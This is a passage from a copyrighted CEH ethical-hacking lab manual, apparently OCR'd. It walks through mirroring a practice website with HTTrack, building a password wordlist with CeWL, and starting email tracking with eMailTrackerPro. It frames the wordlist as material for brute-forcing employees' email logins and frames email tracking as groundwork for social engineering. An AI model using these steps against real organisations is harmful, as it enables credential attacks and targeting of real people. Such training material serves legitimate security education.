


Figure 4.4.5: Scan Rules tab in HTTrack Website Copier

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Click the **Next >** button.




Figure 4.4.6: HTTrack Website Copier Select a project window

10. By default, the radio button will be selected for **Please adjust connection parameters if necessary, then press FINISH to launch the mirroring operation**. Check **Disconnect when finished** and click **Finish** to start mirroring the website.




Figure 4.4.7: HTTrack Website Copier launching mirroring operation

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Site mirroring progress will be displayed, as shown in the screenshot.




Figure 4.4.8: HTTrack Website Copier displaying site mirroring progress

12. Once the site mirroring is completed, WinHTTrack displays the message **Mirroring operation complete**; click on **Browse Mirrored Website**.




Figure 4.4.9: HTTrack Website Copier displaying site mirroring is complete

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.3

Browse the Mirrored Website

13. If the **How do you want to open this file?** pop up appears, select any web browser (here, **Mozilla Firefox**) and click **OK**.




Figure 4.4.10: Selecting Mozilla Firefox

14. The mirrored website for **www.certifiedhacker.com** launches. The URL displayed in the address bar indicates that the website's image is stored on the local machine.



Figure 4.4.11: HTTrack Website Copier Mirrored Website Image

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Analyze all directories, HTML, images, flash, videos, and other files available on the mirrored target website. You can also check for possible exploits and vulnerabilities. The site will work like a live hosted website.

Note: If the webpage does not open, navigate to the directory where you mirrored the website and open **index.html** with any browser.

16. Once done with your analysis, close the **Firefox** window and click **Finish** on the **WinHTTrack** window to complete the process




Figure 4.4.12: HTTrack Website Copier displaying site mirroring is complete




Figure 4.4.13: HTTrack Website Copier displaying mirrored website location

You can also use other mirroring tools such as **NCollector Studio** (http://www.calluna-software.com), **Cyotek WebCopy** (https://www.cyotek.com), etc. to mirror a target website.

17. Some websites are very large, and it might take a long time to mirror the complete site.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. This concludes the demonstration of mirroring a target website using HTTrack Web Site Copier.
19. Close all open windows and document all the acquired information.
20. Turn off the **Windows 10** virtual machine.

TASK 5 Gather a Wordlist from the Target Website using CeWL

The words available on the target website may reveal critical information that can assist in performing further exploitation. CeWL is a ruby app that is used to spider a given target URL to a specified depth, optionally following external links, and returns a list of unique words that can be used for cracking passwords.

1. Turn on **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 4.5.1: MATE Terminal Icon

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 4.5.2: Running the programs as a root user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. In the **Parrot Terminal** window, type **cewl -d 2 -m 5 www.certifiedhacker.com** and press **Enter**.

Note: **-d** represents the depth to spider the website (here, **2**) and **-m** represents minimum word length (here, **5**).



Figure 4.5.3: Gathering wordlist

8. A unique wordlist from the target website is gathered, as shown in the screenshot.

Note: The minimum word length is 5, and the depth to spider the target website is 2.




Figure 4.5.4: Wordlist gathered from the target website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Alternatively, this unique wordlist can be written directly to a text file by typing **cewl -w wordlist.txt -d 2 -m 5 www.certifiedhacker.com**.

Note: **-w** - Write the output to the file (here, **wordlist.txt**)



Figure 4.5.5: Wordlist written to wordlist.txt file

10. By default, the wordlist file gets saved in the **root** directory. Type **pluma wordlist.txt** and press **Enter** to view the extracted wordlist.




Figure 4.5.6: Open wordlist.txt file

11. The file containing a unique wordlist extracted from the target website opens, as shown in the screenshot.




Figure 4.5.7: wordlist.txt file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. This wordlist can be used further to perform brute-force attacks against the previously obtained emails of the target organization's employees.
13. This concludes the demonstration of gathering wordlist from the target website using CeWL.
14. Close all open windows and document all the acquired information.
15. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 5

Perform Email Footprinting

Email footprinting or tracing emails involves analyzing the email header to discover details about the sender.

Lab Scenario

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

As a professional ethical hacker, you need to be able to track emails of individuals (employees) from a target organization for gathering critical information that can help in building an effective hacking strategy. Email tracking allows you to collect information such as IP addresses, mail servers, OS details, geolocation, information about service providers involved in sending the mail etc. By using this information, you can perform social engineering and other advanced attacks.

Lab Objectives

- Gather information about a target by tracing emails using eMailTrackerPro

Lab Environment

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 02 Footprinting and Reconnaissance

To carry out this lab, you need:

- Windows 10 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- eMailTrackerPro located at **E:\CEH-Tools\CEHv11 Module 02 Footprinting and Reconnaissance\Email Tracking Tools\eMailTrackerPro**
- You can also download the latest version of eMailTrackerPro from its official website. If you decide to download the latest version, the screenshots shown in the lab might differ.

Lab Duration

Time: 10 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Email Footprinting

E-mail footprinting, or tracking, is a method to monitor or spy on email delivered to the intended recipient. This kind of tracking is possible through digitally time-stamped records that reveal the time and date when the target receives and opens a specific email.

Email footprinting reveals information such as:

- Recipient's system IP address
- The GPS coordinates and map location of the recipient
- When an email message was received and read
- Type of server used by the recipient
- Operating system and browser information
- If a destructive email was sent
- The time spent reading the email
- Whether or not the recipient visited any links sent in the email
- PDFs and other types of attachments
- If messages were set to expire after a specified time

Lab Tasks

TASK 1 — Gather Information about a Target by Tracing Emails using eMailTrackerPro

Here, we will gather information by analyzing the email header using eMailTrackerPro.

1. Turn on the **Windows 10** virtual machine.
2. Login to the **Windows 10** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.

TASK 1.1

Install eMailTrackerPro

3. Open **File Explorer** and navigate to **E:\CEH-Tools\CEHv11 Module 02 Footprinting and Reconnaissance\Email Tracking Tools\eMailTrackerPro** and double-click **emt.exe**.
4. If the **User Account Control** pop-up appears, click **Yes**.
5. The **eMailTrackerPro Setup** window appears. Follow the wizard steps (by selecting default options) to install eMailTrackerPro.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The email header is a crucial part of any email and it is considered a great source of information for any ethical hacker launching attacks against a target. An email header contains the details of the sender, routing information, addressing scheme, date, subject, recipient, etc. Additionally, the email header helps ethical hackers to trace the routing path taken by an email before delivering it to the recipient.

6. After the installation is complete, in the **Completing the eMailTrackerPro Setup Wizard**, uncheck the **Show Readme** check-box and click the **Finish** button to launch the eMailTrackerPro.




Figure 5.1.1: eMailTrackerPro installation Complete

7. The main window of **eMailTrackerPro** appears along with the **Edition Selection** pop-up; click **OK**.

